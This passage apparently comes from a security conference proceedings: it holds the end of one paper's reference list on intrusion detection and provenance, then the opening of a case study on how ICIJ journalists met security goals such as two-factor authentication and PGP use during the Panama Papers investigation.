[3] MANDIANT: Exposing One of China's Cyber Espionage Units. https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf. Accessed: 2016-11-10.

[4] Neo4j graph database. https://neo4j.com/.

[5] Network-x graph database. https://networkx.github.io/.

[6] Titan graph database. http://titan.thinkaurelius.com/.

[7] Chloe Albanesius. Target Ignored Data Breach Warning Signs. http://www.pcmag.com/article2/0,2817,2454977,00.asp, 2014. [Online; accessed 16-February-2017].

[8] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *SIGPLAN Not.*, 2014.

[9] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *USENIX Security*, 2015.

[10] D. E. Bell and L. J. LaPadula. Secure computer systems: Mathematical foundations. Technical Report MTR-2547, Vol. 1, MITRE Corp., Bedford, MA, 1973.

[11] Konstantin Berlin, David Slater, and Joshua Saxe. Malicious behavior detection using windows audit logs. In *Proceedings of the 8th ACM Workshop on Artificial Intelligence and Security*, 2015.

[12] K. J. Biba. Integrity Considerations for Secure Computer Systems. In *Technical Report ESD-TR-76-372, USAF Electronic Systems Division, Hanscom Air Force Base, Bedford, Massachusetts*, 1977.

[13] Uri Braun, Simson Garfinkel, David A Holland, Kiran-Kumar Muniswamy-Reddy, and Margo I Seltzer. Issues in automatic provenance collection. In *International Provenance and Annotation Workshop*. Springer, 2006.

[14] Hervé Debar and Andreas Wespi. Aggregation and correlation of intrusion-detection alerts. In *RAID*. Springer, 2001.

[15] Dorothy E Denning. An intrusion-detection model. *IEEE Transactions on software engineering*, 1987.

[16] David Ediger, Robert McColl, Jason Riedy, and David A Bader. Stinger: High performance data structure for streaming graphs. In *High Performance Extreme Computing (HPEC)*. IEEE, 2012.

[17] Petros Efstathopoulos, Maxwell Krohn, Steve VanDeBogart, Cliff Frey, David Ziegler, Eddie Kohler, David Mazières, Frans Kaashoek, and Robert Morris. Labels and Event Processes in the Asbestos Operating System. In *SOSP*. ACM, 2005.

[18] Henry Hanping Feng, Oleg M Kolesnikov, Prahlad Fogla, Wenke Lee, and Weibo Gong. Anomaly detection using call stack information. In *S&P*. IEEE, 2003.

[19] Stephanie Forrest, Steven Hofmeyr, Aniln Somayaji, Thomas Longstaff, et al. A sense of self for unix processes. In *S&P*. IEEE, 1996.

[20] Debin Gao, Michael K Reiter, and Dawn Song. Gray-box extraction of execution graphs for anomaly detection. In *CCS*. ACM, 2004.

[21] Ashish Gehani and Dawood Tariq. Spade: support for provenance auditing in distributed environments. In *Proceedings of the 13th International Middleware Conference*. Springer, 2012.

[22] A. Goel, W. C. Feng, D. Maier, W. C. Feng, and J. Walpole. Forensix: a robust, high-performance reconstruction system. In *25th IEEE International Conference on Distributed Computing Systems Workshops*, 2005.

[23] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal de Lara. The taser intrusion recovery system. *SIGOPS Oper. Syst. Rev.*, 2005.

[24] Vasileios P. Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D. Keromytis. Libdft: Practical Dynamic Data Flow Tracking for Commodity Systems. *SIGPLAN Not.*, 2012.

[25] Samuel T King and Peter M Chen. Backtracking intrusions. In *SOSP*. ACM, 2003.

[26] Samuel T King, Zhuoqing Morley Mao, Dominic G Lucchetti, and Peter M Chen. Enriching intrusion alerts through multi-host causality. In *NDSS*, 2005.

[27] Calvin Ko, Manfred Ruschitzka, and Karl Levitt. Execution monitoring of security-critical programs in distributed systems: A specification-based approach. In *S&P*. IEEE, 1997.

[28] Maxwell Krohn, Alexander Yip, Micah Brodsky, Natan Cliffer, M. Frans Kaashoek, Eddie Kohler, and Robert Morris. Information Flow Control for Standard OS Abstractions. In *SOSP*. ACM, 2007.

[29] Christopher Kruegel, Fredrik Valeur, and Giovanni Vigna. *Intrusion detection and correlation: challenges and solutions*. Springer Science & Business Media, 2005.

[30] Christopher Kruegel and Giovanni Vigna. Anomaly detection of web-based attacks. In *CCS*. ACM, 2003.

[31] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *NDSS*, 2013.

[32] Wenke Lee, Salvatore J Stolfo, and Kui W Mok. A data mining framework for building intrusion detection models. In *S&P*. IEEE, 1999.

[33] Ninghui Li, Ziqing Mao, and Hong Chen. Usable Mandatory Integrity Protection for Operating Systems . In *S&P*. IEEE, 2007.

[34] Peter Loscocco and Stephen Smalley. Meeting Critical Security Objectives with Security-Enhanced Linux. In *Ottawa Linux Symposium*, 2001.

[35] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, and Artur Klauser et al. Pin: building customized program analysis tools with dynamic instrumentation. In *PLDI*, 2005.

[36] Teresa F Lunt, Ann Tamaru, and F Gillham. *A real-time intrusion-detection expert system (IDES)*. SRI International. Computer Science Laboratory, 1992.

[37] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS*, 2016.

[38] Ziqing Mao, Ninghui Li, Hong Chen, and Xuxian Jiang. Combining Discretionary Policy with Mandatory Information Flow in Operating Systems. In *Transactions on Information and System Security (TISSEC)*. ACM, 2011.

[39] Robert Campbell McColl, David Ediger, Jason Poovey, Dan Campbell, and David A Bader. A performance evaluation of open source graph databases. In *Proceedings of the first workshop on Parallel programming for analytics applications*. ACM, 2014.

[40] Stephanie Mlot. Neiman Marcus Hackers Set Off Nearly 60K Alarms. `http://www.pcmag.com/article2/0,2817,2453873,00.asp`, 2014. [Online; accessed 16-February-2017].

[41] Kiran-Kumar Muniswamy-Reddy, David A Holland, Uri Braun, and Margo I Seltzer. Provenance-aware storage systems. In *USENIX Annual Technical Conference*, 2006.

[42] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. 2005.

[43] Peng Ning and Dingbang Xu. Learning attack strategies from intrusion alerts. In *CCS*. ACM, 2003.

[44] Steven Noel, Eric Robertson, and Sushil Jajodia. Correlating intrusion events and building attack scenarios through attack graph distances. In *ACSAC*. IEEE, 2004.

[45] Devin J Pohly, Stephen McLaughlin, Patrick McDaniel, and Kevin Butler. Hi-fi: collecting high-fidelity whole-system provenance. In *ACSAC*. ACM, 2012.

[46] Xinzhou Qin and Wenke Lee. Statistical causality analysis of infosec alert data. In *RAID*. Springer, 2003.

[47] R Sekar, Mugdha Bendre, Dinakar Dhurjati, and Pradeep Bollineni. A fast automaton-based method for detecting anomalous program behaviors. In *S&P*. IEEE, 2001.

[48] Xiaokui Shu, Danfeng Yao, and Naren Ramakrishnan. Unearthing stealthy program attacks buried in extremely long execution paths. In *CCS*. ACM, 2015.

[49] Weiqing Sun, R Sekar, Zhenkai Liang, and VN Venkatakrishnan. Expanding malware defense by securing software installations. In *Detection of Intrusions, Malware and Vulnerability Analysis (DIMVA)*. Springer, 2008.

[50] Weiqing Sun, R. Sekar, Gaurav Poothia, and Tejas Karandikar. Practical Proactive Integrity Preservation: A Basis for Malware Defense. In *S&P*. IEEE, 2008.

[51] Wai Kit Sze, Bhuvan Mital, and R Sekar. Towards more usable information flow policies for contemporary operating systems. In *Proceedings of the 19th ACM symposium on Access control models and technologies*, 2014.

[52] Wai-Kit Sze and R Sekar. A portable user-level approach for system-wide integrity protection. In *ACSAC*. ACM, 2013.

[53] Wai Kit Sze and R Sekar. Provenance-based integrity protection for windows. In *ACSAC*. ACM, 2015.

[54] Prem Uppuluri and R Sekar. Experiences with specification-based intrusion detection. In *RAID*. Springer, 2001.

[55] David Wagner and Drew Dean. Intrusion detection via static analysis. In *S&P*. IEEE, 2001.

[56] Wei Wang and Thomas E Daniels. A graph based approach toward network forensics analysis. *Transactions on Information and System Security (TISSEC)*, 2008.

[57] Christina Warrender, Stephanie Forrest, and Barak Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *S&P*. IEEE, 1999.

[58] Wei Xu, Sandeep Bhatkar, and R Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *USENIX Security*, 2006.

[59] Nickolai Zeldovich, Silas Boyd-Wickizer, Eddie Kohler, and David Mazières. Making Information Flow Explicit in HiStar. In *OSDI*. USENIX, 2006.

When the Weakest Link is Strong: Secure Collaboration in the Case of the Panama Papers

Susan E. McGregor
Columbia Journalism School

Elizabeth Anne Watkins
Columbia University

Mahdi Nasrullah Al-Ameen
Clemson University

Kelly Caine
Clemson University

Franziska Roesner
University of Washington

Abstract

Success stories in usable security are rare. In this paper, however, we examine one notable security success: the year-long collaborative investigation of more than two terabytes of leaked documents during the "Panama Papers" project. During this effort, a large, diverse group of globally-distributed journalists met and maintained critical security goals–including protecting the source of the leaked documents and preserving the secrecy of the project until the desired launch date–all while hundreds of journalists collaborated remotely on a near-daily basis.

Through survey data from 118 participating journalists, as well as in-depth, semi-structured interviews with the designers and implementers of the systems underpinning the collaboration, we investigate the factors that supported this effort. We find that the tools developed for the project were both highly useful and highly usable, motivating journalists to use the secure communication platforms provided instead of seeking workarounds. We also found that, despite having little prior computer security experience, journalists adopted—and even appreciated—the strict security requirements imposed by the project leads. We also find that a shared sense of community and responsibility contributed to participants' motivation to meet and maintain security requirements. From these and other findings, we distill lessons for socio-technical systems with strong security requirements and identify opportunities for future work.

1 Introduction

On April 3, 2016, a coordinated network of dozens of news organizations around the world [32] began publishing stories based on a set of year-long investigations into the uses of offshore funds by clients of the Panamanian law firm Mossack Fonseca. The revelations contained in these "Panama Papers" led to the ouster of Icelandic Prime Minister Sigmundur David Gunnlaugsson [17], and helped instigate investigations from Argentina and Australia to Canada, Denmark, France, India, Indonesia, Mexico, Pakistan, and others [42].

Facilitated by the International Consortium of Investigative Journalists (ICIJ), the Panama Papers project [31] represents a uniquely positive security case study, wherein systems designed, implemented, and managed by a handful of ICIJ staffers helped meet and maintain the organization's security goals for the project. While it is impossible to state definitively that this (or any) system could *not* have been compromised, ICIJ's efforts appear to have been successful in maintaining their primary security goals, including: (1) protecting the identity of the source of the Panama Papers' documents (2) maintaining control of the documents within their network of collaborators and preventing their early public disclosure, (3) protecting the documents themselves from attackers (e.g., the companies, criminals and political figures they implicated), and, finally (4) keeping the investigation itself a secret for over a year. Remarkably, all of this was achieved while supporting the collaborative analysis of the documents by nearly 400 journalist-contributors worldwide, who communicated regularly across time zones and language barriers.

In the computer security literature and beyond, users are often referred to as "the weakest link" in security systems (e.g., [26, 48, 50]). Recent case studies on activist organizations and NGOs [21, 39, 43], for example, highlight such security failures in context. Through examination of the Panama Papers project, then, we seek to learn (1) what technical and human factors facilitated the successful preservation of the project's security goals and, (2) what lessons can be drawn from this case study to support the development of similarly effective processes for both journalistic collaborations and secure, usable systems in general. For while the technical systems used in the Panama Papers project did not necessarily incorporate all technical security best practices, our investigation helps illuminate how the systems' hundreds of users were nevertheless able to collaborate securely over a long period of time.




Figure 1: **Blacklight.** Screenshot of the document search platform. *Courtesy: ICIJ.*




Figure 2: **I-Hub.** Screenshot of the collaboration and communication platform. *Courtesy: ICIJ.*

To uncover the factors that contributed to the Panama Papers' security success, we (1) analyze survey data collected from 118 journalists involved in the project, and (2) conduct in-depth, semi-structured interviews with the designers and implementers of the technical systems and collaborative processes underpinning the Panama Papers collaboration. These systems[1] included:

- **Blacklight** (Figure 1), a document-search platform where contributing journalists could access the leaked documents.
- **I-Hub** (Figure 2), a collaboration and communication platform where contributors formed interest groups, shared discoveries, and exchanged ideas.
- **Linkurious** (Figure 3), a visualization system that provided visual graphs of the relationships between entities mentioned in the leaked documents.

From this survey and interview data, we identify several key design decisions and deployment strategies that appear to have contributed to the security successes of the project.

[1] All screenshots were approved for publication by ICIJ.




Figure 3: **Linkurious.** Screenshot of the system that visualizes links between entities mentioned in the Panama Papers documents. *Courtesy: ICIJ.*

For example, we were surprised to learn that project leaders were able to consistently enforce strict security requirements–such as two-factor authentication and the use of PGP–despite the fact that few of the participants had previously used these technologies. Our findings suggest that journalists found the collaboration systems provided so *useful* that they relied on them in spite of sometimes onerous security requirements. We observe that project leaders also frequently and consistently articulated the importance of security measures, explicitly cultivating a sense of collaboration, mutual trust and shared security responsibility among system users. Moreover, this organizational buy-in for security measures went beyond rhetoric: in one instance, the organization bought and set up phones as second factors for journalists who did not have them.

From these and other findings, we distill lessons and recommendations for integrating computer security measures into future socio-technical systems. For example, we recommend normalizing secure communication requirements to reduce the decision-making burden they may otherwise impose. In the Panama Papers project, for example, making PGP a default tool and ensuring everyone had a PGP key meant that participants did not need to expend additional energy evaluating secure communication options. We also identify opportunities for future research, such as comparing this to other security successes to determine which factors are necessary and/or sufficient to achieve similarly effective secure socio-technical systems. Instrumenting technical systems to achieve a more complete picture of activity and possible compromises would also contribute to this understanding.

In summary, we make the following contributions:

- We analyze *quantitative survey data* from 118 journalists involved in the Panama Papers project.
- We conduct *semi-structured, in-depth interviews* with key stakeholders–including editorial and technical staff– involved in designing and implementing the technical systems used in the collaboration.
- From these two datasets, we investigate the *socio-technical systems* that supported the realization of the security goals of the Panama Papers' project.
- We identify an actively maintained and explicitly articulated culture of security that leveraged peer-oriented trust and accountability. We also identify several technical security issues that may have been present, but do not appear to have led to compromise in this case.
- Based on this case study, we make *recommendations* for future socio-technical systems with strong computer security requirements and identify opportunities for future work.

Overall, the Panama Papers project—which required international collaboration among hundreds of journalists over an entire year—is a unique case study that provides insight into the design and deployment of secure communication and collaboration systems for diverse, distributed organizations. To the best of our knowledge, this is one of the first in-depth case studies of such a security success. Though this paper is neither a comprehensive description of the technical features of the Panama Papers' systems, nor a prescription for technical security best practices, we believe the insights presented here–taken in conjunction with existing technical security best practices–provide a valuable foundation for secure collaborative system design.

2 Background

In this section, we provide specific background on the Panama Papers project (unless otherwise noted, details here are sourced from [12], published by ICIJ). Additional related work is discussion in Section 7.

The International Consortium of Investigative Journalists (ICIJ) is a non-profit, selective-membership organization founded in 1997. Comprised of just under 200 investigative journalists in more than 65 countries, since 2012 ICIJ has obtained several caches of leaked documents that have led to collaborative investigations across news organizations around the world (e.g., [28–30]). Yet, in the words of one ICIJ staffer interviewed for this paper, the Panama Papers project [31] — which lasted from approximately May 2015 to April 2016 — was where the organization's work collaborative and analytical systems "all came together."

Consisting of over 11.5 million documents in dozens of formats occupying 2.6 TB of disk space, the Panama Papers dataset was by far the largest and most complex that ICIJ had handled (the "Offshore Leaks" project, by contrast, comprised only 260 GB [13]). While just one staffer was devoted to research during ICIJ's first major leak project in 2011, by 2016, data and research positions comprised half of ICIJ's 12-person staff.

To deal with the enormous scale and complexity of the data, as well as facilitate the large, globally distributed team required to investigate it, ICIJ's Data and Research Unit built and/or refined several systems whose development had begun during prior document-based projects. Favoring open-source technologies, they chose Tesseract [7] to OCR the documents, Apache Tika [2] for document processing, and Apache Solr [1] for indexing. The UI for this last platform also became its namesake, Project Blacklight [6] (see Figure 1).

ICIJ also developed a secure communication hub–called Global I-Hub–by customizing OxWall [5], an existing open-source messaging platform (Figure 2). Finally, ICIJ licensed the Linkurious software [4] to visually graph relationships among entities that appeared in the data (Figure 3).

3 Methods

To better understand the decisions that shaped the Panama Papers' suite of collaboration systems–as well as identify factors that may have contributed to the successful maintenance of the group's security goals–we conducted two studies: an analysis of survey data collected from Panama Papers project contributors by the ICIJ, and a semi-structured, in-depth interview with each member of the ICIJ staff who had significant influence over the security features and policies related to the Blacklight, I-Hub and Linkurious systems.

3.1 Participants

All survey participants are investigative journalists who actively participated in the Panama Papers project. All interview participants currently work full-time for the ICIJ and/or had a significant role in determining the security features and requirements of the collaboration systems used throughout the project by the journalists surveyed. In the results presented here, participants completed either a survey *or* an interview.

Survey. Survey participants were 118 journalists working in 58 different countries representing every continent except Antarctica. No other demographic data was collected. This sample represents approximately 33% (118 of 354) of all non-ICIJ staff who worked on the project.

Interview. ICIJ consists of only twelve full-time employees. For this study we interviewed all five of the ICIJ personnel with significant editorial or technical input on the systems used during the Panama Papers project. In-

Security Practice	Unaware	Never	Few	Occasionally	Frequently
Passphrase	9%	21%	13%	15%	52%
Two-factor	16%	29%	14%	13%	42%
PGP	14%	34%	10%	17%	25%

Table 1: **Familiarity with and Usage of Security Practices Prior to Project (N=118).** Scale items were "Never heard of it before" (Unaware); "Knew about it, hadn't used" (Never); "Had used a few times" (Few); "Used occasionally" (Occasionally) and; "Used frequently" (Frequently).

terview participants were two technical and two editorial management staff of ICIJ, as well as the journalist who received the original Panama Papers materials and worked closely with ICIJ on the system requirements. Of these five participants, two participants were women and three were men. To maximize the insight gained from these interviews, we designed the interview script using information from a careful review of public information available about the systems (e.g., [10, 36]), as well as insight from an IRB-approved background (pilot) interview with an individual member of the Panama Papers project who had intimate knowledge of the systems involved. The team then collected and iteratively refined the major themes for the interviews, customizing their content based on the individual's primary (self-identified) role in the project as either an editorial (E) or technical (IT) leader.

3.2 Materials

Materials consisted of a survey and two interview scripts, described here and reproduced in Appendices A and B.

Survey Instrument. The survey was created by ICIJ to investigate collaborating journalists' use of the Blacklight, I-Hub, and Linkurious systems used during the Panama Papers project, as well as their experiences with the security of these systems. In this paper, we focus on the 10 survey questions related to the use and security of the systems provided to journalists by ICIJ (see Appendix A). In addition to these security-related questions, the survey also captured information about the value to journalists of other services provided by ICIJ.

Interview Scripts. We created two distinct, but mostly overlapping interview scripts for the editorial and technical interview participants. Topics for both groups included questions about the participants' background, their experience with the overall system, system functionality, any training they offered as part of the project, any breaches or failures they were aware of, and the potential scalability of the system. Additionally, we asked editors about how they selected and recruited journalists for project participation. Please see Appendix B for the complete interview scripts.

3.3 Procedure

Survey. The survey was conducted between July 28th and August 15th, 2016 by the ICIJ. Participants completed the survey via a Google form and took around 10 minutes to complete. Participants could choose to answer the survey anonymously or provide their name if they wished. ICIJ provided us with the survey responses as a de-identified dataset. Participants were not provided an incentive to take the survey.

Interview. We interviewed participants between December 2016 and January 2017. Interviews typically lasted about one hour and were conducted via telephone/online video/voice conference (four), with one taking place in person. All participants spoke fluent English and were interviewed in English. Participants were not provided an incentive to participate in the interview.

3.4 Data Preparation and Analysis

Once all interviews were complete, we transcribed the audio recordings, producing 96 pages of text. Using an inductive process we completed an initial round of qualitative coding to identify key themes, as substantive categories emerged from the data via grounded theory analysis [19]. These themes were then evaluated and refined through group discussion among all researchers, with a goal of capturing the core variables constituting our participants' experiences.

3.5 Ethical Considerations

Our entire protocol was IRB approved. Furthermore, because of the sensitive nature of our interview topic, we took extra precautions to maintain the privacy and anonymity of research participants. We explicitly did not request information about or publish details about security protocols that could compromise source identities, sensitive information, or future work.

All interview participants agreed to be audio recorded during the interview and answered all of the questions in the interview script. We stored and transmitted audio recordings only in encrypted form and used de-identified transcripts for the majority of the data analysis.

4 Results

In this section, we present results from the survey and semi-structured interviews.

4.1 Survey Results

Apart from de-identification, the survey data analyzed below is a summary of the un-redacted responses (n=118) and comments (n=57) from the 118 journalist contributors who completed the ICIJ survey. Where relevant, we have included representative comments alongside the survey results. We identify quotes using only a letter (J for journalist) and participant number.

4.1.1 Prior Familiarity with Security Practices

The challenge of meeting security goals when working with non-expert users has been widely documented (e.g. [8]). To evaluate the significance of the Panama Papers project as a "security success story," we analyzed survey results to determine whether prior security expertise of the journalist contributors may have been a factor.

In fact, in response to a question about prior familiarity with digital security practices (see Table 1), almost half of participants indicated that they were "Unaware" of or had "Never" used PGP or two-factor authentication prior to this project (47% and 45% respectively).

Familiarity with passphrases (i.e., passwords created by concatenating multiple dictionary words, along the lines of [52]) was somewhat greater, with only about a third (31%) reporting that they were "Unaware" of or had "Never" used a passphrase. More than half (52%) of participants reported that they frequently used a passphrase prior to participation in this project, while 42% reported they frequently used two-factor authentication. Only one-quarter (25%) reported that they frequently used PGP prior to participation in the Panama Papers project.

Given journalists' limited familiarity with strong security practices prior to the Panama Papers project, we note that ICIJ's decision to mandate PGP for all collaborators is especially striking. We discuss the implications of this further in Section 5.

4.1.2 Perceived Difficulty of Security Compliance

Each of the three primary systems journalists used for this project —Blacklight, I-Hub, and Linkurious—had a distinct login that required two-factor authentication for every sign-on. Moreover, every journalist on the project was required to use PGP for password-reset and some system notifications. Despite relatively limited prior exposure to some of these security practices, however, participants reported that they perceived it to be relatively easy to comply with these requirements.

On a seven-point scale from 1 ("Super easy") to 7 ("Extremely Hard"), participants' overall mean rating was 3.13 (see Table 2), with the majority (63%) rating compliance with the security requirements on the "easy" side of the scale. As one participant put it:

> I am kind of technologically challenged, so the fact that I was able to navigate these security features means it was probably as simple as it could be while still being effective. (J11)

Super Easy	1	15%
	2	31%
	3	17%
	4	14%
	5	13%
	6	7%
Extremely Hard	7	3%

Table 2: **Perceived Difficulty of Security Compliance (N=118).** On a scale from 1 - 7, where 1 is "Super easy" and 7 is "Extremely hard", how challenging was it to comply with the digital security requirements?

Meanwhile, only 10% of participants (12/118) rated the difficulty of complying with security practices as extremely hard ("7": 3% or "6": 7%).

Participants' low difficulty ratings of complying with these security requirements is especially surprising given that they include use of PGP, which prior work indicates is notoriously difficult to use (e.g., [40, 60]). We discuss possible explanations for these results—including the participants' trust in the team leading the project—in subsequent sections.

4.1.3 Perceived Utility of ICIJ Technology Services

Research indicates that motivation can play a significant role in the adoption of security practices in organizations (e.g., [23, 54]), and is increased if users find a system useful—or even necessary—to achieving their primary work objectives [57].

When rating the utility/necessity of the technology services provided by ICIJ (summarized in Table 3), the vast majority of participants reported that the technology was essential (83% for data and tools and 78% for coordination). Though less than half of participants (43%) reported that the training was essential, almost all participants (95%) rated the training as at least "useful." None of the 5% of journalist-contributors who did not find the training useful commented on the training, though others did comment specifically on their interest in additional training. For example:

> I would like to receive more training at digital security tools. It was really useful. I learned for myself how to encrypt my computer and find out how vulnerable was my information, due to my lack of expertise using digital security tools. (J81)

Service	Unnecessary	Not Useful	Useful	Very Useful	Essential
Data	0%	0%	4%	13%	83%
Coordination	0%	0%	8%	14%	78%
Tools	0%	0%	4%	13%	83%
Training	2%	3%	23%	29%	43%

Table 3: **Necessity and Usefulness of Technology Services Provided by ICIJ (N=118).**

Service	Never	Daily	Weekly	Monthly
Blacklight	0%	64%	33%	3%
I-Hub	3%	41%	48%	8%
Linkcurious	19%	4%	45%	31%

Table 4: **Frequency of Use of ICIJ Technologies (N=118).** Frequency of use during the three months preceding publication; "monthly" includes responses "every now and then."

4.1.4 Frequency of Use of ICIJ Technologies

In order to assess how well contributors' reported usefulness of the ICIJ systems matched their actual behaviors, we analyzed survey data on how frequently journalists used Blacklight, I-Hub, and Linkurious (see Figures 1-3). These results are summarized in Table 4.

The majority of respondents (64%) indicated that they used Blacklight—the document-search platform where contributing journalists could access the leaked documents—at least daily during the three months prior to the project launch date in April 2016. One third (33%) used Blacklight at least weekly, and only 3% used it monthly.

The vast majority of respondents (89%) used I-Hub—the collaboration and communication platform with forum and chat features—daily or weekly. Only 8% used I-Hub only monthly, while just 3% reported never having used it.

By contrast, a significant portion (19%) of respondents indicated they had never used Linkurious—the system that provided visual graphs of the relationships between entities mentioned in the leaked documents. About a third (31%) said they used it monthly and nearly a half said they used it weekly. Only 4% used it daily.

4.1.5 Collaboration Outside Home Organization

A key objective for ICIJ in facilitating the Panama Papers project was to encourage inter-organizational collaboration among participating journalists, to maximize the quality and impact of the resulting publications. The degree of collaboration therefore offers insight into both the *utility* and *usability* of these systems. Given the global distribution of the journalist-contributors, collaborative data management strategies like using local-only servers or in-person meetings, were not feasible. These circumstances therefore also gave rise to specific *technical* security requirements for inter-organizational collaboration.

Survey participants were asked to rate how much they collaborated outside of their own organization on a scale of 1 - 7 (where 1 indicated "I worked independently" and 7 indicated "I've collaborated more than ever"). Nearly one third (32%) of participants indicated they had collaborated with journalists outside their organization "more than ever" during the Panama Papers project, and the vast majority of participants (74%) responded on the positive side of the scale (5, 6, or 7), with a mean rating of 5.33. Only 13% indicating lower levels of inter-organizational collaboration by responding on the negative side of the scale (1, 2, or 3). This data is summarized in Table 5.

4.1.6 Contributor Suggestions about Security

The survey data we analyzed also included one open-ended question: "Do you have any suggestions or comments about the digital security tools and requirements for this project?" Fifty-seven contributors offered open-ended feedback. While the themes of these comments varied, the most frequent theme was a feature request (14% total, of which more than half were requests for additional security features). The second most common themes were compliments (13%), statements affirming the need for security (5%), and requests for additional training (4%). Notably, only 3% of comments described the project's security requirements as a barrier to work.

For example, several participants (5) specifically mentioned issues around phone-based authentication.

> The Google Authentificator [sic] tool... when I changed my phone (twice during the investigation) I had to communicate with the support team to reboot the passwords. (J118)

> At certain times security turned into a barrier into getting more done... Every time a cellphone died or went missing (frequently) I needed to reconfigure authentication. (J68)

However, another participant noted that while security was a barrier, it was worth the slow-down:

> It's always a pain and even slowed us down. But this work is important and anything to keep it secure is fine. (J78)

Finally, others explicitly called-out the need for security and even praised ICIJ's focus on it:

> I like the fact that ICIJ considers security as a priority. Maybe ICIJ can explore other ways to

Independent	1	3%
	2	4%
	3	6%
	4	14%
	5	25%
	6	17%
Collaborative	7	32%

Table 5: **Collaboration Outside Own Organization (N=118).** Scale items were "I worked independently" (1) and "I've collaborated more than ever" (7).

> find log in ways that will not discourage potential users while at the same time putting security of our work a priority. (J109)

> Not been an expert, I believe the ICIJ team has done a fantastic work on security. (J111)

As we will discuss further in Section 5, this trust placed by contributors in the ICIJ team likely contributed to that team's ability to mandate security requirements.

4.2 Results from Interviews

We now turn to a discussion of our interview results, according to the topics from the interview script. Where relevant, we include verbatim quotes from participants to illustrate our findings. We identify quotes using only a letter (IT for technical staff, E for editorial staff, including the journalist who originally received the Panama Papers documents) and participant number.

4.2.1 Security Goals and Threat Model

Because the documents at the center of the Panama Papers project related largely to tax evasion, government actors—who could expect to recoup lost revenue through their exposure—were explicitly *not* considered to be part of the threat model for the project. That said, the companies, criminals (such as tax evaders, money-launderers and drug-traffickers), and politicians who were implicated in the documents were all identified as actors who could potentially confiscate locally-held data as well as threaten, imprison ,or even kill the journalists involved and/or block publication or access to the work. Given the size and resources of ICIJ, the primary security goals prior to publication therefore centered on protecting the source of the documents, maintaining the secrecy of the project, and maintaining the availability of the Blacklight, I-Hub, and Linkurious systems.

While our research participants only explicitly mentioned DDoS attacks and inadvertent project exposure as risks, training documents provided by participants indicate a range of security concerns, such as: spyware/malware, network monitoring, weak passwords/password reuse, physical interception of data (via locally-stored, unencrypted data or printouts) and legal attacks via third-parties. For example, a training document explicitly warned contributors against using third-party applications to translate, OCR or visualize the Panama Papers data, and encouraged storing local data from the project only in encrypted, hidden volumes.

These concerns informed the system design in myriad ways. First, both the sheer volume of the data–and the goal of protecting its source–led in part to the decision to use a centralized, remotely-accessible method of sharing the documents, rather than providing contributors with individual hard drives, as ICIJ had done in previous projects. As one ICIJ staffer put it:

> This is sensitive data that has been leaked to ICIJ for a reason, and that those sources are trusting us with being... guardians of that information and protectors. So it's not for us to give away to anybody, not even a trusted colleague. (E2)

Instead, the centralized system allowed ICIJ to grant all journalist contributors *access* to the documents, while still allowing ICIJ to monitor–and restrict–the volume of data that they could download from the system.

Second, the lack of a nation-state adversary–in conjunction with the specifics of Amazon Cloud's contractual agreements–made cloud-hosting an option. It was also a technical requirement, due to the volume of data involved and the need for substantial pre-processing.

4.3 System Design

Informing and interacting with ICIJ's security goals for the project were the organization's driving journalistic objectives: supporting high-quality, high-impact reporting and publications. Due to the enormous volume of data and documents involved (2.6 TB consisting of about 11.5 million documents), as well as their global nature, remote search and collaboration were essential—priorities that were clearly shared by both the editorial and technical staff:

> The needs are... communicate, and search documents, and to do it collaboratively. (E3)

> One of the more important impacts was that journalists discovered how convenient, powerful and good it is to collaborate... I think that the I-Hub contributed to this: to teach them how to interact, and it is a really good thing to share knowledge, share documents, share data, and build these networks. (IT2)

One reason the multi-national collaboration was essential was the variety of formats and languages within the source material, especially since participants were warned–through training, tip-sheets, and regular messaging from project leaders–against using third-party tools like Google Translate due to security concerns. ICIJ's

tools were therefore crucial to effective collaboration across timezone and language barriers:

> With cultural barriers, with language barriers and with time zones and all that... I think it was just the speed and the friendliness... it made 11 million documents look easy, look doable, and look—because it was easy and friendly to use, it became addictive to the reporters doing searches... and I like that. (E2)

Indeed, explicitly cultivating collaboration was a key design goal of I-Hub in particular, and it seemed to work:

> You cannot collaborate on email, or encrypted email, or Signal. You need a real space that feels comfortable and friendly and it's colorful, and [I-Hub] was. (E2)

> The forum was never as used and crowded as this time... It felt like everybody was sharing [and] working very collaboratively. (E1)

One reason that I-Hub may have been so easily adopted was its explicit similarity to familiar technologies (see also Figure 2):

> You can upload files, you can "like" a topic. You know, which is something that we're all so used to in the Facebook world. But that simple kind of "liking" thing also helped reporters bond together and encourage one another. And they were not going crazy with the likes, you know, most of the time people were not "liking" things, they were actually contributing useful information. But sometimes, you know, when somebody has made an important discovery...it just helped tremendously with providing a sense of team. (E2)

As we discuss further in Section 5, the fact that the ICIJ explicitly cultivated and supported such a collaborative culture—and that this collaboration was core to the success of the project itself—helped lay the groundwork for users' acceptance of strong security requirements.

4.3.1 Selecting Journalist Collaborators

In line with prior research on investigative journalists (e.g., [46]), our survey results indicate that the majority of the journalist contributors to the Panama Papers project were not security experts. Since any member of the collaboration is a potential "weakest link", we examine how these collaborators were chosen.

While ICIJ explicitly sought project contributors based in as wide a range of countries as possible, the core group of journalists (which numbered approximately 100 as of September 2015 and grew to nearly 400 by project launch in April 2016) were all existing ICIJ members. Interestingly, members who brought in non-member colleagues were considered responsible for disseminating and enforcing security protocols set by ICIJ:

> We would reach out to our member and trusted person... then the trusted journalist talks to a very small group of people in his own media organization... And then, if they get assigned to do the story, then we would train them, we would give them access to platforms... It's up to the trusted member and reporter to enforce all the rules and regulations with any person that that reporter bring on board. (E2)

